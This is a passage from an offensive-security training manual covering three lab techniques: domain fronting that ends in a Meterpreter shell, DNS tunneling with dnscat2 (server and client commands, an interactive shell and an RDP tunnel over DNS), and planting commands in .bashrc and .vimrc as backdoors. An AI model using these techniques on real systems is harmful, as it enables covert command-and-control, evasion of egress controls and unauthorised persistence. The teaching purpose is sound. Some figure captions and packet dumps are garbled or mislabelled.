
If everything was configured correctly, we should have a working reverse shell.

Let's inspect the traffic in Wireshark. We can apply a traffic filter to exclude all RDP traffic between our Kali machine and the Windows VM:

```
!(tcp.port == 3389)
```

Listing 422 - Wireshark Traffic Filter to Exclude RDP

Next, let's inspect the DNS request:



No.	Time	Source	Destination	Protocol	Length	Info
107	3.456104	172.16.51.20	172.16.51.21	DNS	68	Standard query 0x0002 A good.com
108	3.456738	172.16.51.21	172.16.51.20	DNS	84	Standard query response 0x0002 A good.com A 172.16.51.21

```
> Frame 108: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface \Device\NPF_{BA9F9829-817B-476A-A608-B8F93E1A57AD},
> Ethernet II, Src: VMware_8a:53:77 (00:50:56:8a:53:77), Dst: VMware_8a:1f:72 (00:50:56:8a:1f:72)
> Internet Protocol Version 4, Src: 172.16.51.21, Dst: 172.16.51.20
> User Datagram Protocol, Src Port: 53, Dst Port: 54542
> Domain Name System (response)
  Transaction ID: 0x0002
  > Flags: 0x8580 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  > Queries
    > good.com: type A, class IN
      Name: good.com
      [Name Length: 8]
      [Label Count: 2]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
  > Answers
    > good.com: type A, class IN, addr 172.16.51.21
    [Request In: 107]
    [Time: 0.000634000 seconds]
```

Figure 160: DNS request to good.com

Figure 160 shows the proper IP for **good.com**.

Next, we need to confirm that the client asked for the right certificate, which we can find in the TLS Client Hello packet, in the SNI field.

!(tcp.port == 3389)						
No.	Time	Source	Destination	Protocol	Length	Info
2107	36.077708	172.16.51.20	172.16.51.21	TLSv1.2	223	Client Hello
2108	36.077947	172.16.51.21	172.16.51.20	TCP	60	443 → 49779 [ACK] Seq=1 Ack=170 Win=64128 Len=0
2109	36.083934	172.16.51.21	172.16.51.20	TLSv1.2	1514	Server Hello
2110	36.083934	172.16.51.21	172.16.51.20	TLSv1.2	670	Certificate, Server Key Exchange, Server Hello Done

> Ethernet II, Src: VMware\_8a:1f:72 (00:50:56:8a:1f:72), Dst: VMware\_8a:53:77 (00:50:56:8a:53:77)  
 > Internet Protocol Version 4, Src: 172.16.51.20, Dst: 172.16.51.21  
 > Transmission Control Protocol, Src Port: 49779, Dst Port: 443, Seq: 1, Ack: 1, Len: 169  
 ✓ Transport Layer Security
 

- ▼ TLSv1.2 Record Layer: Handshake Protocol: Client Hello
  - Content Type: Handshake (22)
  - Version: TLS 1.2 (0x0303)
  - Length: 164
  - ▼ Handshake Protocol: Client Hello
    - Handshake Type: Client Hello (1)
    - Length: 160
    - Version: TLS 1.2 (0x0303)
    - > Random: 5f521538bc22ced46a4267c412a46a725e5aac9c18dd2b06...
    - Session ID Length: 0
    - Cipher Suites Length: 38
    - > Cipher Suites (19 suites)
    - Compression Methods Length: 1
    - > Compression Methods (1 method)
    - Extensions Length: 81
    - ▼ Extension: server\_name (len=13)
      - Type: server\_name (0)
      - Length: 13
      - ▼ Server Name Indication extension
        - Server Name list length: 11
        - Server Name Type: host\_name (0)
        - Server Name length: 8
        - Server Name: good.com

Figure 161: TLS Client SNI to good.com

The client did, in fact, properly set the SNI field to request the certificate from **good.com**.

Finally, we'll check the TLS Server Hello packet for the certificate:

!(tcp.port == 3389)						
No.	Time	Source	Destination	Protocol	Length	Info
2107	36.077708	172.16.51.20	172.16.51.21	TLSv1.2	223	Client Hello
2108	36.077947	172.16.51.21	172.16.51.20	TCP	60	443 → 49779 [ACK] Seq=1 Ack=170 Win=64128 Len=0
2109	36.083934	172.16.51.21	172.16.51.20	TLSv1.2	1514	Server Hello
2110	36.083934	172.16.51.21	172.16.51.20	TLSv1.2	670	Certificate, Server Key Exchange, Server Hello Done

Random Bytes: e6baf406c63675672dcffb1000e720a27577cb8f444f574e...  
 Session ID Length: 0

0070	00 0b 00 04 03 00 01 02 00 23 00 00 00 17 00 00	.....#.....
0080	16 03 03 05 03 0b 00 05 6f 00 05 8c 00 05 89 30	.....0.....
0090	82 05 85 30 82 03 6d a0 03 02 01 02 02 14 61 8b	...0...m...a...
00a0	db bc bc 4e 3d 97 8d 10 4b 21 d0 fe 81 28 9b 68	...N...K!...(.h
00b0	3d cf 30 0d 06 09 2a 86 48 86 f7 0d 01 01 0b 05	...0...h...n...
00c0	00 30 52 31 0b 30 09 06 03 55 04 06 13 02 55 53	...0R1...U...US
00d0	31 0b 30 09 06 03 55 04 08 0c 02 54 58 31 10 30	1...U...TX1...0
00e0	0e 06 03 55 04 07 0c 07 48 6f 75 73 74 6f 6e 31	...U...Houston1
00f0	11 30 0f 06 03 55 04 0a 0c 08 47 6f 6f 64 20 49	...0...U...Good I
0100	6e 63 31 11 30 0f 06 03 55 04 03 0c 08 67 6f 6f	nc1...U...good
0110	64 2e 63 6f 6d 30 1e 17 0d 32 30 30 38 30 35 30	d.com...2008050
0120	37 34 33 35 33 5a 17 0d 32 31 30 38 30 35 30 37	74353Z...21080507
0130	34 33 35 33 5a 30 52 31 0b 30 09 06 03 55 04 06	435320R1...0...U...
0140	13 02 55 53 31 0b 30 09 06 03 55 04 08 0c 02 54	...US1...U...T
0150	58 31 10 30 0e 06 03 55 04 07 0c 07 48 6f 75 73	X1...U...Hous
0160	74 6f 6e 31 11 30 0f 06 03 55 04 0a 0c 08 47 6f	ton1...U...Go
0170	6f 64 20 49 6e 63 31 11 30 0f 06 03 55 04 03 0c	od Inc1...0...U...
0180	08 67 6f 6f 64 2e 63 6f 6d 30 82 02 22 30 0d 06	good.co m0..."0...
0190	09 2a 86 48 86 f7 0d 01 01 01 05 00 03 82 02 0f	...H... ..

Figure 162: TLS Server replies with certificate of good.com

In this case, the Ubuntu NGINX server replied with the certificate of **good.com**.

The rest of the traffic is encrypted but since we received our Meterpreter shell, we can confirm that it works properly. Very Nice.

In this section, we performed domain fronting in the lab. We targeted our traffic to the **good.com** domain, which was hosted on the same server as **cdn123.offseccdn.com**. With the second domain being redirected to our Kali machine, we completely masked the target of our traffic.

Although CDNs work differently in the real world, the impact and visibility of the traffic is the same.

### 9.6.2.1 Exercises

1. Repeat the steps above to perform a domain fronting attack in the lab.
2. Perform the same attack for HTTP and inspect the HTTP packets for the correct Host header information. This NGINX configuration is available on the server:

```
offsec@ubuntu:/etc/nginx/sites-available$ cat exercise.offseccdn.com
server {
    listen 80;
    server_name exercise.offseccdn.com;

    location / {
        proxy_pass http://bad.com
    }
}
```

*Listing 423 - nginx server config for the exercise*

### 9.6.2.2 Extra Mile

Perform domain fronting with PS Empire.

## 9.7 DNS Tunneling

DNS tunneling is a common technique used to bypass proxy, IPS, and firewall filters. This technique has limitations and is relatively slow due to the limited amount of data we can transfer in a single DNS packet. However, as DNS requests are typically allowed from even very restrictive environments, DNS tunneling can be an excellent technique to reach the outside world. In the next section, we'll discuss how this technique works, and then perform DNS tunneling with *dnscat2*.<sup>555</sup>

### 9.7.1 How DNS Tunneling Works

In order to establish communication between two hosts using DNS traffic, we need to control both ends of the communication: the client that makes the requests, and the DNS server. This means that in order to receive the DNS requests generated by the client, we need to register our DNS server as the authoritative server for a given target domain, i.e. we need to assign an NS record to our domain. This typically means that we must purchase a domain and under its

---

<sup>555</sup> (Ron Bowes, 2019), <https://github.com/iagox86/dnscat2>



configuration, set the NS record to our DNS tunnel server. This will cause the DNS server to forward all subdomain requests to our server.

Once the infrastructure is in place, we can communicate between hosts by encapsulating our malicious data in legitimate DNS packets.

From the client, we can encapsulate data into the *name* field, which contains the domain name. However, since the top-level domain is fixed, we can only encapsulate data as subdomains. These can be up to 63 characters long but the total length of a domain can't exceed 253 characters.<sup>556</sup>

From the server side, we have much more flexibility and can return data in a variety of fields based on the record type that was requested. An "A" record can only contain IPv4 addresses, which means we can only store four bytes of information, but "TXT" records allow up to 64k.

However, one challenge in C2 communications is that if we want to send any data from the server to the client, we can't initiate the transfer from the server. Therefore, the malicious client applications are designed to continuously poll the server for updated data.

Let's clarify this with a simple example. Imagine we want to create a C2 channel in which the server can issue commands and the client can return the results. Clients will continuously poll the server for new commands because the server can't initiate connections to the client. The client will execute new commands and send the results via new query messages. Within these exchanges, we will generally hex-encode our data, which allows us to transfer custom data.

Let's walk through the specific steps involved in this example.

First, as shown in Listing 424, the client will poll the server.

---

**Query: Request TXT record for "617265746865726556e6577636f6d6d616e6473.ourdomain.com"**

---

*Listing 424 - Client polls the server via DNS TXT queries*

In this Listing, "617265746865726556e6577636f6d6d616e6473" represents the hex-encoded string of "aretherenewcommands". If there is nothing to run, the server will return an empty TXT record. If there are commands to execute, the server will return the hex-encoded string of the command to be executed by the client. For example, to instruct the client to run the "hostname" command, the server would return this hex-encoded representation:

---

**TXT: "686f73746e616d65"**

---

*Listing 425 - DNS Server responds with TXT record*

Next, the client executes the command and captures the results. In order to send the results, it will generate a new DNS lookup that includes the output of the requested command. In this case, the response would include the hex-encoded hostname ("client") in the request. For example, "636c69656e74.ourdomain.com" The client could safely use a single "A" record lookup in this case due to the short response. If the response was longer, the client would use multiple DNS queries.

This example is just a demonstration. Proper tunneling tools account for various issues such as *DNS retransmission*,<sup>557</sup> in which the client resends queries because it didn't receive an answer in

---

<sup>556</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Subdomain>

<sup>557</sup> (NS1., 2020), <https://ns1.com/resources/dns-retransmission>

time, or *DNS caching*,<sup>558</sup> in which the client caches the result of DNS queries. Full-featured tools can potentially tunnel arbitrary TCP/IP traffic (as opposed to the simple data in our example) and can also encrypt data.

Now that we understand the basic concepts of tunneling, let's try it out.

### 9.7.2 DNS Tunneling with dnscat2

*dnscat2*<sup>559</sup> is a very popular and well-known DNS tunneling utility. It can tunnel traffic through multiple DNS records, such as A, TXT, and NS records. It also includes a built-in command shell and can tunnel custom IP traffic to multiple locations. In addition, we can run the *dnscat2* client with standard user privileges as it does not require client-side drivers.

To perform DNS tunneling with *dnscat2*, we need to perform some configuration on the Ubuntu machine, which will act as the lab's primary DNS server. As noted in the previous section, all subdomain lookup requests for a specific domain should go to our DNS tunneling server, which acts as the authoritative name server for that domain.

In the lab, we'll use a simple *dnsmasq* DNS server and configure it to forward requests. We'll use **tunnel.com** as an example domain for this demonstration.

The following diagram visualizes the roles of each node in the DNS lab setup:




Figure 163: TLS Server replies with certificate of good.com

<sup>558</sup> KeyCDN, (2020), <https://www.keycdn.com/support/dns-cache>

<sup>559</sup> (Ron Bowes, 2019), <https://github.com/iagox86/dnscat2>

We'll need to edit the `/etc/dnsmasq.conf` file on the Ubuntu machine and append our entries. We must specify the DNS servers for specific domains in a standard format and use the IP address of our Kali machine.

```
server=/tunnel.com/192.168.119.120
server=/somedomain.com/192.168.119.120
```

*Listing 426 - dnsmasq configuration*

After making the configuration changes, we must restart the dnsmasq service.

```
offsec@ubuntu:~$ sudo systemctl restart dnsmasq
```

*Listing 427 - Restart dnsmasq*

Next we'll install dnscat2 on our Kali machine.

```
kali@kali:~$ sudo apt install dnscat2
```

*Listing 428 - Installing dnscat2*

At this point, we have to start **dnscat2-server** for our example **tunnel.com** domain. It will ask our password to elevate to root.

```
kali@kali:~$ dnscat2-server tunnel.com
```

```
New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = tunnel.com]...
```

Assuming you have an authoritative DNS server, you can run the client anywhere with the following (`--secret` is optional):

```
./dnscat --secret=d3d2f452f24afe4b362df248e2906c1d tunnel.com
```

To talk directly to the server without a domain name, run:

```
./dnscat --dns server=x.x.x.x,port=53 --secret=d3d2f452f24afe4b362df248e2906c1d
```

Of course, you have to figure out `<server>` yourself! Clients will connect directly on UDP port 53.

*Listing 429 - Starting dnscat2 server*

Next, we'll switch to the Windows machine and start **dnscat2** from the Desktop, specifying the domain we are using for the tunnel.

```
C:\Users\offsec\Desktop> dnscat2-v0.07-client-win32.exe tunnel.com
Creating DNS driver:
  domain = tunnel.com
  host   = 0.0.0.0
```

```
port    = 53
type    = TXT,CNAME,MX
server  = 172.16.51.21
```

Encrypted session established! For added security, please verify the server also displays this string:

**Pedal Envied Tore Frozen Pegged Ware**

Session established!

*Listing 430 - Starting dnscat2 client*

dnscat2 will encrypt connections by default, but we may also specify our own pre-shared key if we like. Once a connection is established, dnscat2 will display a “short authentication string”, which can be used to detect MiTM attacks. In this case, it’s “Pedal Envied Tore Frozen Pegged Ware”, which we need to verify on both sides.

Switching back to the Kali side, we observe the following:

```
dnscat2> New window created: 1
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
```

>> **Pedal Envied Tore Frozen Pegged Ware**

*Listing 431 - dnscat2 session established*

We confirm that the authentication string is the same.

We can start interacting with our client after attaching to the session using the **session -i [number]** command:

```
dnscat2> session -i 1
New window created: 1
history_size (session) => 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
```

>> Pedal Envied Tore Frozen Pegged Ware  
This is a command session!

That means you can enter a dnscat2 command such as 'ping'! For a full list of clients, try 'help'.

**command (client) 1>**

*Listing 432 - Attaching to dnscat2 session*

Next, we’ll run an interactive shell with the **shell** command. This will create a new session so we will need to switch to it in order to execute commands.

```
command (client) 1> shell
Sent request to execute a shell
command (client) 1> New window created: 2
Shell session created!
```

command (client) 1> **session -i 2**

```
New window created: 2
history_size (session) => 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:
```

```
>> Zester Pulped Mousy Bogie Liming Tore
This is a console session!
```

That means that anything you type will be sent as-is to the client, and anything they type will be displayed as-is on the screen! If the client is executing a command and you don't see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

```
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
C:\Users\offsec\Desktop>
cmd.exe (client) 2> whoami
cmd.exe (client) 2> whoami
client\offsec
```

*Listing 433 - Getting shell with dnscat2*

Our interactive shell is working flawlessly. Very nice.

dnscat2 also supports TCP/IP tunnels over DNS. That means we can create a tunnel back to the victim machine so that we can RDP into it from our Kali system.

Let's try this by redirecting our local port 3389 to the Windows machine's IP.

```
command (client) 1> listen 127.0.0.1:3389 172.16.51.21:3389
Listening on 127.0.0.1:3389, sending connections to 172.16.51.21:3389
```

*Listing 434 - Tunneling TCP with dnscat2*

Once the tunnel is created, we can **rdesktop** to our Kali host and interact with the RDP session on the Windows machine.




Figure 164: RDP session over DNS tunneling

Since the traffic is tunneled over DNS, the session will be slow, but functional.

Now that everything is working, let's launch Wireshark and filter for DNS to inspect the DNS traffic hitting our Kali machine.

1745	22.822159	172.16.51.20	172.16.51.21	DNS	105 Standard query 0x51a3 MX 4ad901548f11ff852f0442004250df4a12.tunn
1746	22.936182	172.16.51.21	172.16.51.20	DNS	166 Standard query response 0x51a3 MX 4ad901548f11ff852f0442004250df
1755	23.369248	172.16.51.20	172.16.51.21	DNS	105 Standard query 0x6d3b CNAME 122f0116737e5119c1a0a2000a0340ddd4.t
1774	23.482547	172.16.51.21	172.16.51.20	DNS	164 Standard query response 0x6d3b CNAME 122f0116737e5119c1a0a2000a0
1782	23.915923	172.16.51.20	172.16.51.21	DNS	105 Standard query 0x0eaa MX 32b101548fc18731e2df140043c3fc3f5.tunn
1812	24.030912	172.16.51.21	172.16.51.20	DNS	166 Standard query response 0x0eaa MX 32b101548fc18731e2df140043c3fc
1814	24.463131	172.16.51.20	172.16.51.21	DNS	105 Standard query 0x6d5b CNAME 46a4011673442bcee773b2000b097d8649.t
1849	24.646461	172.16.51.21	172.16.51.20	DNS	164 Standard query response 0x6d5b CNAME 46a4011673442bcee773b2000b0
1854	25.119593	172.16.51.20	172.16.51.21	DNS	105 Standard query 0x2497 TXT 745101548f7da7e5342aa000444b1fffa5.tun
1858	25.255288	172.16.51.21	172.16.51.20	DNS	152 Standard query response 0x2497 TXT 745101548f7da7e5342aa000444b1

Figure 165: DNS Tunneling as seen in Wireshark

This is definitely "interesting" DNS traffic. Each of these requests contain very long and seemingly random domain names. If we look at the packet details, we can see that both the requests and the replies are quite lengthy, and that they include our hex-encoded traffic.

3650	52.544639	172.16.51.21	172.16.51.20	DNS	164 Standard query response 0x6c91 CNAME 38a00116737772e388cbe
3657	52.978785	172.16.51.20	172.16.51.21	DNS	105 Standard query 0x29dc CNAME 19cc01548f488b4d38c20d005d23e7
3672	53.092428	172.16.51.21	172.16.51.20	DNS	164 Standard query response 0x29dc CNAME 19cc01548f488b4d38c20

```

> User Datagram Protocol, Src Port: 53, Dst Port: 64411
▼ Domain Name System (response)
  Transaction ID: 0x29dc
  > Flags: 0x8180 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  ▼ Queries
    > 19cc01548f488b4d38c20d005d23e734b1.tunnel.com: type CNAME, class IN
      Name: 19cc01548f488b4d38c20d005d23e734b1.tunnel.com
      [Name Length: 45]
      [Label Count: 3]
      Type: CNAME (Canonical NAME for an alias) (5)
      Class: IN (0x0001)
  ▼ Answers
    > 19cc01548f488b4d38c20d005d23e734b1.tunnel.com: type CNAME, class IN, cname cfd101548f5b7ff0584638ffff315ff1aa.tunnel.com
      [Request In: 3657]
      [Time: 0.113643000 seconds]
  
```

Figure 166: DNS Tunneling as seen in Wireshark

Despite the fact that dnscat2 produces an anomalous DNS traffic pattern, it is still less anomalous than a standard command shell.

### 9.7.2.1 Exercises

1. Repeat the steps in the previous section to get a reverse shell.
2. Tunnel SMB through the tunnel and access files on the Windows machine via DNS.

## 9.8 Wrapping Up

In this module, we discussed relatively advanced enterprise defensive layers. We discussed the strengths and weaknesses of a variety of solutions and presented a variety of bypass techniques. We also discussed three egress bypass techniques using HTTPS certificates, domain fronting, and DNS tunneling. Each of these approaches can be effective in a real-world environment and as penetration testers, we must carefully determine which approach best suits our target environment.



## 10 Linux Post-Exploitation

Microsoft Windows is the predominant OS for workplace end-client machines and for everyday corporate technologies such as *Active Directory* and *Kerberos*. However, Linux (or a Unix variant) is widely regarded as having the majority share of the world's servers and cloud environments, supercomputers, and IoT devices. Unix variants are also ubiquitous as a mobile operating system due to the Android operating system.<sup>560</sup> Because of this, it's helpful for penetration testers to have an extensive knowledge of Linux and how its unique functionality can benefit them during a security assessment.

This module will cover several different topics related to penetration testing and Linux. We'll present a variety of techniques that extend beyond initial enumeration and basic exploitation.

The outcome of these techniques may vary depending on the type of Linux environment. As a result, we have attempted to make note of these particular idiosyncrasies within the text in the relevant sections. However, we will standardize our approaches on the lab machine for this module and the steps needed to exploit that particular environment.

### 10.1 User Configuration Files

Let's start by discussing some background information about Linux configuration and its functionality, which will help set the groundwork for our exploits later on in this module.

In Linux systems, applications frequently store user-specific configuration files and subdirectories within a user's home directory. These files are often called "dotfiles"<sup>561</sup> because they are prepended with a period. The prepended dot character tells the system not to display these files in basic file listings unless specifically requested by the user.<sup>562</sup>

These configuration files control how applications behave for a specific user and are typically only writable by the user themselves or *root*. If we compromise a system under a given user, we can modify those files and change how applications behave for them. As a penetration tester, this provides us a useful attack vector.

Two common examples of dotfiles are **.bash\_profile** and **.bashrc**.<sup>563</sup> These files specify settings to be used within a user's shell session and the difference between them is subtle. **.bash\_profile** is executed when logging in to the system initially. This happens when logging in to the machine itself, via a serial console or SSH. **.bashrc** is executed when a new terminal window is opened from an existing login session or when a new shell instance is started from an existing login session.

We can modify **.bash\_profile** or **.bashrc** to set environment variables or load scripts when a user initially logs in to a system. This can be useful when trying to maintain persistence, escalate privileges, or engage in other offensive activity.

---

<sup>560</sup> (Jovan Milenkovic, 2020), <https://kommandotech.com/statistics/operating-system-market-share/>

<sup>561</sup> (Arch Linux, 2020), <https://wiki.archlinux.org/index.php/Dotfiles>

<sup>562</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Hidden\\_file\\_and\\_hidden\\_directory#Unix\\_and\\_Unix-like\\_environments](https://en.wikipedia.org/wiki/Hidden_file_and_hidden_directory#Unix_and_Unix-like_environments)

<sup>563</sup> [https://www.gnu.org/software/bash/manual/html\\_node/Bash-Startup-Files.html](https://www.gnu.org/software/bash/manual/html_node/Bash-Startup-Files.html)



Let's take a look at an example. In our lab machine, we'll insert a simple command at the end of our user's `.bashrc`. This will **echo** a **touch** command to write a file called **bashtest.txt** and append that to the end of the user's `.bashrc` file. When the user begins a new shell session, our command will be executed.

```
offsec@linuxvictim:~$ echo "touch /tmp/bashtest.txt" >> ~/.bashrc

offsec@linuxvictim:~$ ls -al /tmp/bashtest.txt
ls: cannot access '/tmp/bashtest.txt': No such file or directory

offsec@linuxvictim:~$ /bin/bash

offsec@linuxvictim:~$ ls -al /tmp/bashtest.txt
-rw-rw-r-- 1 offsec offsec 0 Aug 26 15:19 /tmp/bashtest.txt

offsec@linuxvictim:~$ exit
offsec@linuxvictim:~$
```

*Listing 435 - Inserting a command into the user's .bashrc file*

The **bashtest.txt** file is not there at first, but once we start a new shell session by running `/bin/bash`, the command is executed. The file is then written to the `/tmp` directory as we expected.

In the next section, we'll use dotfiles to perform attacks and escalate privileges.

### 10.1.1 VIM Config Simple Backdoor

In this section, we'll continue our look at dotfiles by using the *VIM* text editor's configuration file to backdoor the editor and exploit an unsuspecting user.

The *VIM* editor<sup>564</sup> is a widely used command line text editor on Linux and it (or its predecessor *vi*<sup>565</sup>) is installed on nearly all Unix and Linux systems by default. It is well known for its extensive functionality and, as a result, presents us with an opportunity for exploitation.

On many Linux systems, user-specific *VIM* configuration settings are located in a user's home directory in the `.vimrc`<sup>566</sup> file. This file takes *VIM*-specific scripting commands<sup>567</sup> and configures the *VIM* environment when a user starts the application.

These commands can also be run from within the editor by typing a colon (:) character followed by the desired command. For example, if we want to print a message to the user, we can use the following command in the `.vimrc` file or within the editor.

```
:echo "this is a test"
```

*Listing 436 - Running a simple VIM command*

<sup>564</sup> (Vim.org, 2020), <https://www.vim.org>

<sup>565</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Vi>

<sup>566</sup> (Fandom.com, 2003), [https://vim.fandom.com/wiki/Open\\_vimrc\\_file](https://vim.fandom.com/wiki/Open_vimrc_file)

<sup>567</sup> (Steve Losh, 2013), <https://learnvimscriptthehardway.stevelosh.com>

---

*Since VIM has access to the shell environment's variables,<sup>568</sup> we can use common ones like \$USER to get the username or \$UID to get the user's ID number if desired. Later in this module we'll leverage environment variables for privilege escalation.*

---

The commands specified in the `.vimrc` file are executed when VIM is launched. By editing this file, we can cause a user's VIM session to perform unintended actions on their behalf when VIM is run.

The first attack vector we'll examine is running unauthorized scripts. If VIM is not set to use a restricted environment,<sup>569</sup> then we can use it to run shell commands from within the config file by prepending the `!` character. For example, if we want to create a file somewhere on the system, we can enter a bash command in the configuration file or in the VIM editor itself, prepended with an exclamation point.

---

```
!touch /tmp/test.txt
```

---

*Listing 437 - Running a shell command through VIM*

---

*By default, VIM allows shell commands but some hardened environments have VIM configured to restrict them. It's possible to test attacks in this VIM environment by calling VIM with the `-Z` parameter on the command line. In this configuration, attempting to run a shell command will result in an error message indicating that such commands are not allowed.*

---

